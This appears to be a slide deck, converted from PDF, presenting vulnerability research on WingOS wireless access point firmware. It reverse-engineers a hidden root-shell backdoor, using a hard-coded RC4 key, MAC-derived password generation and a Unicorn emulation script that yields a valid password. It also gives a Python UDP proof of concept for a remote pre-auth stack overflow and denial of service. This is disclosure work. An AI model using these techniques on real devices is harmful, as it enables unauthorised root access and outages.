


```
100622F8 loc_100622F8:          ## " "
100622F8 la      $$0, (aSyncSSSD+0x10)
100622FC la      $t9, fopen
10062300 addiu   $$0, (aEtc2ImishPasswd - 0x10090000) # "/etc2/imish-passwd"
10062304 jalr    $t9 ; fopen
10062308 addiu   $$1, (aTheSerialNumber+0x10 - 0x10090000) # modes
1006230C bnez   $$v0, loc_1006231C
10062310 move    $$0, $$v0
```

Default value in every WingOS

```
# cat etc2/imish-passwd
a2061e853f70323c
```

Hidden root shell backdoor.



The content of the file is passed to the Following loop.

Let's emulate this loop with Unicorn.

Unicorn uses Qemu in the background and allows You to emulate assembly code for several archs.



Unicorn
The ultimate CPU emulator

Hidden root shell backdoor.

```
MIPS_CODE_EB = b"\x81\x02\x00\x00\x24\x43\xFF\xA9\x00\x02\x21\x00\x28

# callback for tracing invalid memory access (READ or WRITE)
def hook_mem_invalid(uc, access, address, size, value, user_data):
    if access == UC_ERR_READ_UNMAPPED:
        print(">>> Missing memory is being WRITE at 0x%x, data size = %u" \
              %(address, size, value))
        # map this memory in with 2MB in size
        uc.mem_map(0xaaaa0000, 2 * 1024*1024)
        # return True to indicate we want to continue emulation
        return True
    else:
        # return False to indicate we want to stop emulation
        return False

# callback for tracing memory access (READ or WRITE)
def hook_mem_access(uc, access, address, size, value, user_data):
    if access == UC_MEM_WRITE:
        print(">>> Memory is being WRITE at 0x%x, data size = %u" \
              %(address, size, value))
    else: # READ
        print(">>> Memory is being READ at 0x%x, data size = %u" \
              %(address, size))
```

```
def test_mips_eb():
    print("Emulate MIPS code (big-endian)")
    try:
        # Initialize emulator in MIPS32 + EB mode
        mu = Uc(UC_ARCH_MIPS, UC_MODE_MIPS32 + UC_MODE_BIG_ENDIAN)

        # map 2MB memory for this emulation
        mu.mem_map(ADDRESS, 2 * 1024 * 1024)

        # write machine code to be emulated to memory
        mu.mem_write(ADDRESS, MIPS_CODE_EB)

        HASH_ADDR = 0x10010000
        HASH = "\x61\x32\x30\x36\x31\x65\x38\x35\x33\x66\x37\x30\x33\x32\x33\x63"
        mu.mem_write(HASH_ADDR, HASH)

        # initialize machine registers
        mu.reg_write(UC_MIPS_REG_T0, 0x10010000) # $t0 = content of the file
        mu.reg_write(UC_MIPS_REG_A2, 0x10006000) # $2 = Result buffer
        mu.reg_write(UC_MIPS_REG_A3, 0x00000010) #size of content of file

        # tracing all basic blocks with customized callback
        mu.hook_add(UC_HOOK_BLOCK, hook_block)

        # tracing all instructions with customized callback
        mu.hook_add(UC_HOOK_CODE, hook_code)
```

Hidden root shell backdoor.

```
>>> Tracing instruction at 0x10000060, instruction size = 0x4
>>> Emulation done. Below is the CPU context
>>> A0 = 0x3c
>>> v1 = 0x33
>>> Read 8 bytes from [0x10006000] = 0xa2 6 1e 85 3f 70 32 3c
=====
```

Basically, the content of the file are hex bytes (in ascii).

```
# cat etc2/imish-passwd
a2061e853f70323c
```




"\x61\x32\x30\x36\x31\x65\x38\x35\x33\x66\x37\x30\x33\x32\x33\x63"



"\xa2\x06\x1e\x85\x3f\x70\x32\x3c"

Hidden root shell backdoor.



```
addiu $s1, $sp, 0x180+var_140
la $t9, loc_10080000
li $a1, 0x23
addiu $a0, (aHiSabeena?HowR - 0x100C0000) # "Hi Sabeena? How're you doin'? Bye!!"
move $a2, $s1
addiu $t9, (sub_1007A3E0 - 0x10080000)
jalr $t9 ; sub_1007A3E0
srl $s0, $s2, 31
addu $s0, $s2
la $t9, loc_10080000
sra $s0, 1
move $a1, $s0
move $a2, $s1
addiu $t9, (sub_1007A474 - 0x10080000)
jalr $t9 ; sub_1007A474 # RC4 DECRYPT
move $a0, $s3
addu $s0, $s3, $s0
sb $zero, 0($s0)
move $v0, $zero
```

Decrypts (RC4) the contents of the file (as hex bytes) with the key

“Hi Sabeena? How’re you doin’? Bye!!”

```
rfs7000-37FABE# service start-shell
Last password used: password with MAC 00:15:70:37:fa:be
Password:
```

In this case, the decryption result of the file is the string “password”.

Hidden root shell backdoor.

```
la    $t9, get_last_mapsh_passwd  
addiu $s0, $sp, 0x200+var_1F0  
move  $a0, $s0  
jalr  $t9 ; get_last_mapsh_passwd  
addiu $s1, $sp, 0x200+var_1FC  
la    $t9, get_passwd_mac_addr  
jalr  $t9 ; get_passwd_mac_addr  
move  $a0, $s1  
bnez $v0, loc_1007AD9C  
li    $v0, 0xFFFFFFFF
```

```
la    $t9, strlen  
jalr  $t9 ; strlen  
move  $a0, $s0      # s  
move  $s1, $s0      # src  
la    $t9, strcpy  
addiu $a0, $sp, 0x200+var_1D0  # dest  
jalr  $t9 ; strcpy  
move  $s3, $v0  
move  $a2, $s1  
move  $s1, $zero  
addiu $a0, $sp, 0x200+var_1F6  
addu  $v0, $a2, $s1
```


```
loc_1007AB60:  
addu  $v1, $a0, $s1  
lbu   $v0, 0($v0)  
addu  $v0, $s1, $v0  
addiu $s1, 1  
sb    $v0, 0($v1)  
li    $v0, 6  
bne  $a1, $v0, loc_1007AB60  
addu  $v0, $a2, $s1
```

Get the MAC addr of the device

And does the following operation with MAC

XX:XX+1:XX+2:XX+3:XX+4:XX+5

Hidden root shell backdoor.




The screenshot shows a debugger interface with assembly code. A red arrow points to the instruction at address 0x1007A3E0. The code is as follows:

```
la    $t9, loc_10080000
addiu $s1, $sp, 0x200+var_150
li    $a1, 6
move $a2, $s1
addiu $t9, (sub_1007A3E0 - 0x10080000)
jalr $t9 ; sub_1007A3E0
addiu $s0, $sp, 0x200+var_1D0
move $a2, $s1
la    $t9, loc_10080000
move $a0, $s0
addiu $t9, (sub_1007A474 - 0x10080000)
jalr $t9 ; sub_1007A474 # RC4 DECRYPT
move $a1, $s3
lui   $v0, 0x4EC4
ori   $a3, $v0, 0xEC4F
b    loc_1007ABF4
move $a2, $zero
```

RC4 decrypt “password” with the key XX:XX+1:XX+2:XX+3:XX+4:XX+5

Hidden root shell backdoor.




```
10062534
10062534 loc_10062534:
10062534    lbu    $a0, -1($s0)
10062538    mult   $a0, $a3
1006253C    mfhi   $v1
10062540    srl    $v1, 3
10062544    sll    $a1, $v1, 2
10062548    sll    $v0, $v1, 4
1006254C    subu   $v0, $a1
10062550    addu   $v0, $v1
10062554    sll    $v0, 1
10062558    subu   $a0, $v0
1006255C    addiu  $a0, 0x61
10062560    sb     $a0, -1($s0)
```

This last block will make sure that
the valid password calculated, will contain only
lower-case letters.



```
Emulate MIPS code (big-endian)
>>> Tracing basic block at 0x10000000, block size = 0x10
>>> Tracing basic block at 0x10000040, block size = 0x10
>>> Tracing basic block at 0x10000010, block size = 0x40
>>> Tracing basic block at 0x10000010, block size = 0x40
>>> Tracing basic block at 0x10000010, block size = 0x40
>>> Tracing basic block at 0x10000010, block size = 0x40
>>> Tracing basic block at 0x10000010, block size = 0x40
>>> Tracing basic block at 0x10000010, block size = 0x40
>>> Emulation done. Below is the CPU context
>>> A3 = 0x4ec4ec4f
>>> t3 = 0x0
>>> Read 0x8 bytes from [0x10700000] = 0x62 73 63 71 68 76 71 64
The valid password for this device is: bscqhqvq
=====
```



```
/root # uname -a
Linux ap7131-36F3E0 2.6.16.51-ws-symbol #1 mips64 GNU/Linux
/root # id
uid=0(cli) gid=600(cli) groups=600(cli)
/root #
```

Hidden root shell backdoor.



```
move    $a1, $s1      # s2  
jalr   $t9 ; strcmp  
move    $a0, $s2      # s1  
b      loc_1007AC54  
nop
```


If password granted:

```
la      $t9, fopen  
addiu  $a0, (aEtc2ImishPassw - 0x100C0000) # "/etc2/imish-passwd"  
jalr   $t9 ; fopen  
addiu  $a1, (aSkipShow+8 - 0x100B0000) # modes
```

Different password next time you try to get shell.

```
addiu  $a0, (aHiSabeena?HowR - 0x100C0000) # "Hi Sabeena? How're you doin'? Bye!!"  
move   $a1, $s2  
la     $t9, loc_10080000  
move   $a0, $s1  
addiu $t9, (sub_1007A474 - 0x10080000)  
jalr   $t9 ; sub_1007A474 # RC4
```

Hidden root shell backdoor.



Hidden root shell backdoor.

```
1005BB08 move    $s1, $a0      -
1005BB0C la      $a0, (aSyncSSSD+0x10)  # ...
1005BB10 la      $t9, access
1005BB14 sd      $ra, 0x80+var_10($sp)
1005BB18 addiu   $a0, (aEtcAllow_root - 0x10090000)  # "/etc/allow_root"
1005BB1C sd      $s2, 0x80+var_20($sp)
1005BB20 jalr    $t9 ; access
1005BB24 sd      $s0, 0x80+var_30($sp)
1005BB28 beqz    $v0, loc_1005BC0C
1005BB2C la      $a0, (aSyncSSSD+0x10)  # ...
```

```
liu  $t9, get_last_mapsh_passwd
iu   $s2, $sp, 0x80+var_58
.r   $t9 ; get_last_mapsh_passwd
```

```
ap7131-36F3E0*>
ap7131-36F3E0*>
ap7131-36F3E0*>en
ap7131-36F3E0*#service start-shell
/root # uname -a
Linux ap7131-36F3E0 2.6.16.51-ws-symbol #1 mips64 GNU/Linux
/root # id
uid=0(cli) gid=600(cli) groups=600(cli)
/root #
```

Remote pre-auth stack overflow.

```
/root # netstat -na
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp     0      0 0.0.0.0:800              0.0.0.0:*
tcp     0      0 127.0.0.1:705             0.0.0.0:*
tcp     0      0 0.0.0.0:800              0.0.0.0:*
tcp     0      0 0.0.0.0:22               0.0.0.0:*
tcp     0      0 127.0.1.1:8888            0.0.0.0:*
tcp     0      0 127.0.0.1:8889            0.0.0.0:*
tcp     0      0 127.0.1.1:8890            0.0.0.0:*
tcp     0      0 127.0.1.1:8891            0.0.0.0:*
tcp     0      0 0.0.0.0:443              0.0.0.0:*
tcp     0      0 127.0.1.1:445              0.0.0.0:*
tcp     0      0 192.168.1.139:22           192.168.1.175:60364 ESTABLISHED
tcp     0      0 127.0.0.1:705              127.0.0.1:3957 ESTABLISHED
tcp     0      0 127.0.0.1:3957            127.0.0.1:705 ESTABLISHED
tcp     0      0 127.0.0.1:705              127.0.0.1:3958 ESTABLISHED
tcp     0      0 127.0.0.1:3958            127.0.0.1:705 ESTABLISHED
tcp     0      0 ::1:800                  ::%268963460:*
tcp     0      0 ::1:880                  ::%268963460:*
tcp     0      0 ::1:22                   ::%268963460:*
tcp     0      0 ::1:8888                ::%268963460:*
tcp     0      0 ::1:8889                ::%268963460:*
tcp     0      0 ::1:8890                ::%268963460:*
tcp     0      0 ::1:8891                ::%268963460:*
tcp     0      0 ::1:443                 ::%268963460:*
tcp     0      0 ::1:445                 ::%268963460:*
udp     0      0 0.0.0.0:1029              0.0.0.0:*
udp     0      0 0.0.0.0:1030              0.0.0.0:*
udp     0      0 0.0.0.0:1812              0.0.0.0:*
udp     0      0 0.0.0.0:1813              0.0.0.0:*
udp     0      0 0.0.0.0:1814              0.0.0.0:*
udp     0      0 127.0.0.1:4000            0.0.0.0:*
udp     0      0 0.0.0.0:161               0.0.0.0:*
udp     0      0 0.0.0.0:3799              0.0.0.0:*
udp     0      0 0.0.0.0:1144              0.0.0.0:*
udp     0      0 ::1:161                  ::%268963460:*
raw    111452  0 0.0.0.0:1                 0.0.0.0:*
raw     0      0 ::1:58                  ::%269190608:*
```

UDP service listening on 0.0.0.0 by default.

RIM process (Radio Interface Module)

Remote pre-auth stack overflow.


100D407C
100D407C loc_100D407C:
100D407C la \$t9, recvfrom
100D4080 li \$v0, 0x10
100D4084 sw \$v0, 0x1460+var_1440(\$sp)
100D4088 addiu \$a1, \$sp, 0x1460+var_107C # buf
100D408C li \$a2, 0x1000 # n
100D4090 move \$a3, \$zero # flags
100D4094 addiu \$a4, \$sp, 0x1460+var_1438 # addr
100D4098 jalr \$t9 ; recvfrom
100D409C addiu \$a5, \$sp, 0x1460+var_1440 # addr_len
100D40A0 la \$s0, g_rim_trace
100D40A4 bgez \$v0, loc_100D40F0
100D40A8 move \$s6, \$v0

```
move    $s3, $a1
sd     $s1, 0x1090+var_38($sp)
move    $a1, $zero      # c
sd     $s0, 0x1090+var_40($sp)
move    $s1, $a0
move    $s0, $a3
jalr   $t9 ; memset
move    $a0, $s2          # s
li     $v0, 3
lw     $a3, 4($s0)
addiu  $a0, $sp, 0x1090+var_1046 # s
la     $a2, au02x02x02x02x0 # "U %02X-%02X-%02X-%02X-%02X. ignorin...
li     $a1, 0x40          # maxlen
la     $t9, sprintf
dext   $t0, $a3, 0x10, 8
sb     $v0, 0x1090+var_1047($sp)
dext   $t1, $a3, 8, 8
sb     $zero, 0x1090+var_1048($sp)
andi   $t2, $a3, 0xFF
addiu  $a2, (aU_U_U_U - 0x100F0000) # "%u.%u.%u.%u"
jalr   $t9 ; sprintf
srl   $a3, 24
move   $a1, $s1          # src
lhu   $v0, 2($s0)
move   $a2, $s3          # n
lbu   $v1, 3($s0)
addiu $a0, $sp, 0x1090+var_F7E # dest
la     $t9, memcpy
dext   $v0, 8, 8
sb     $v1, 0x1090+var_1005($sp)
addiu  $s4, $sp, 0x1090+var_1060
sb     $v0, 0x1090+var_1006($sp)
jalr   $t9 ; memcpy
```

Remote pre-auth stack overflow.

The screenshot shows a debugger interface with assembly code. The assembly code is as follows:

```
100B74D4
100B74D4 loc_100B74D4:
100B74D4 li      $a4, 0x10
100B74D8 lw      $v1, 0x1460+var_6C($sp)
100B74DC move   $a1, $s6
100B74E0 lw      $v0, (q_s_dyn_fd - 0x101A2F40)($v0)
100B74E4 move   $a2, $s2
100B74E8 la      $t9, radproxy_dyn_auth_to_dest_ap
100B74EC addiu  $a0, $sp, 0x1460+var_107C
100B74F0 xor     $v0, $v1, $v0
100B74F4 addiu  $a3, $sp, 0x1460+var_1438
100B74F8 jalr   $t9 ; radproxy_dyn_auth_to_dest_ap
100B74FC movn   $a4, $zero, $v0
100B7500 b       loc_100B773C
100B7504 ld      $ra, 0x1460+var_10($sp)
```



Remote pre-auth stack overflow.

```
import socket

UDP_IP = "192.168.1.139"
UDP_PORT = 3799
#MESSAGE = "D" * 4999

MESSAGE1 = "\x28\x41\x0F\xFC" + "A" * 16 + "\x1A\xAA" + "BB" "\x01\x84" + "\x01" + "\xFE" + "audit-session-id="
MESSAGE = MESSAGE1 + "C" * (0x1000 - len(MESSAGE1))

sock = socket.socket(socket.AF_INET, # Internet
                     socket.SOCK_DGRAM) # UDP
sock.sendto(MESSAGE, (UDP_IP, UDP_PORT))
```

- Only some old versions vulnerable to this stack overflow(Let's see why in a minute).
- Kontron devices (aircrafts) firmware should be vulnerable based on info in their website.

Remote pre-auth “global” denial of service.

Newest firmware version, stack overflow fixed. But...



```
100C5930 srl    $a3, 24
100C5934 sltiu  $a1, $s4, 0xF36
100C5938 la     $v0, my_mint_id
100C593C lhu   $v1, 2($s0)
100C5940 lw     $a0, (my_mint_id - 0x1023FA30)($v0)
100C5944 lbu   $v0, 3($s0)
100C5948 dext  $v1, 8, 8
100C594C sb    $v1, 0x10A0+var_FFE($sp)
100C5950 sb    $v0, 0x10A0+var_FFD($sp)
100C5954 sb    $s1, 0x10A0+var_F78($sp)
100C5958 usw   $a0, 0xC4($s5)
100C595C bnez  $a1, loc_100C5984
100C5960 usw   $a0, 0xC7($s5)

loc_100C5984:
100C5964 la     $a0, a02x02x02x02x0n # "%02X-%02X-%02X-%02X on
100C5968 li     $a1, 0x11A
100C596C la     $t9, assert_print
100C5970 move   $a2, $zero
100C5974 addiu $a0, (aProxyrad_c - 0x101D0000) # "proxyrad.c"
100C5978 move   $a3, $zero
100C597C jalr   $t9 ; assert_print # Denial of service
100C5980 move   $a4, $zero

loc_100C5984:
0C5984 la     $t9, memcpy
0C5988 move   $a1, $s2      # src
0C598C move   $a2, $s4      # n
0C5990 addiu $a0, $sp, 0x10A0+var_F76 # dest ...possible stack overflow
0C5994 la     $s0, unk_103F0000
0C5998 jalr   $t9 ; memcpy
```

Remote pre-auth “global” denial of service.

```
##      vvv, vv
la    $t9, readvar
addiu $a0, aEtcVersion # "/etc/version"
jalr  $t9 ; readvar
addiu $a1, aVersion   # "VERSION"
la    $t9, getpid
jalr  $t9 ; getpid
nop
move  $a3, $s1
li    $a2, 0
move  $t0, $v0
la    $t9, sprintf
li    $a1, 0x100      # maxlen
addiu $a2, aFlashCrashinfo # "/flash/crashinfo/%u_%s.crash.dump"
move  $t1, $sp
jalr  $t9 ; sprintf
move  $a0, $s0          # s
```

```
##      vvv, vv
move  $a3, $v0
la    $t9, sprintf
move  $t0, $s1
addiu $a2, aLSLProcUFdS # "ls -l /proc/%u/fd >> %s"
jalr  $t9 ; sprintf
li    $a1, 0x200        # maxlen
la    $t9, system
jalr  $t9 ; system
move  $a0, $s0          # command
```

```
loc_4420:
la    $t9, closelog
jalr $t9 ; closelog
nop
la    $t9, getpid
jalr $t9 ; getpid
nop
li    $a1, 3           # sig
la    $t9, kill
jalr $t9 ; kill
move $a0, $v0          # pid
la    $t9, sleep
jalr $t9 ; sleep
li    $a0, 0xA         # seconds
la    $t9, abort
jalr $t9 ; abort
nop
```

Remote pre-auth “global” denial of service.

```
import socket

UDP_IP = "192.168.1.139"
UDP_PORT = 3799
#MESSAGE = "D" * 4999

MESSAGE1 = "\x28\x41\x0F\xFC" + "A" * 16 + "\x1A\xAA" + "BB" "\x01\x84" + "\x01" + "\xFE" + "audit-session-id="
MESSAGE = MESSAGE1 + "C" * (0x1000 - len(MESSAGE1))

sock = socket.socket(socket.AF_INET, # Internet
                     socket.SOCK_DGRAM) # UDP
sock.sendto(MESSAGE, (UDP_IP, UDP_PORT))
```

Watchdog checks if RIM process is running, if not, the whole OS is rebooted.

Execute the same POC 2 o 3 times killing the RIM process several times and the whole OS will be rebooted.

Mint Vulnerabilities

```
.globl rx_hs_msg
rx_hs_msg:
addiu $sp, -0xFD0
li    $v0, 0x1C
sd    $gp, 0xFB0($sp)
lui   $gp, 4
addu $gp, $t9
addiu $a1, $sp, 0x422 # buf
addiu $gp, (unk_1004320C - 0x1004A630)
li    $a2, 0xB3C      # n
la    $t9, recvfrom
li    $a3, 0x40        # flags
sd    $s1, 0xF78($sp)
addiu $t0, $sp, 0x7C
sd    $ra, 0xFC0($sp)
addiu $t1, $sp, 0x40
sd    $fp, 0xFB8($sp)
move  $s1, $a0
sd    $s7, 0xFA8($sp)
sd    $s6, 0xFA0($sp)
sd    $s5, 0xF98($sp)
sd    $s4, 0xF90($sp)
sd    $s3, 0xF88($sp)
sd    $s2, 0xF80($sp)
sd    $s0, 0xF70($sp)
jalr $t9 ; recvfrom
```

Lots of recvfrom in binaries.

Domain 0x32?

Local_mint_addr?

```
loc_10011A04:          # domain
li    $a0, 0x32
sw    $v0, 0x20($sp)
li    $a1, 1           # type
la    $v0, local_mint_addr
move $a2, $zero        # protocol
la    $t9, socket
jalr $t9 ; socket
lw    $s1, (local_mint_addr - 0x10042F34)($v0)
bgez $v0, loc_10011574
move $s2, $v0
```


What is Mint?

No much info on the internet.

L2/L3 proprietary protocol

Level 1 VLAN

Level 2 IP



Mint

L2/L3 proprietary protocol

```
accept(20, {sa_family=AF_MINT, port=52340, mint_addr=68.36.F3.E0}, [48])
```

Proprietary socket address family (AF_MINT) (sys/socket.c sys/socket.h)

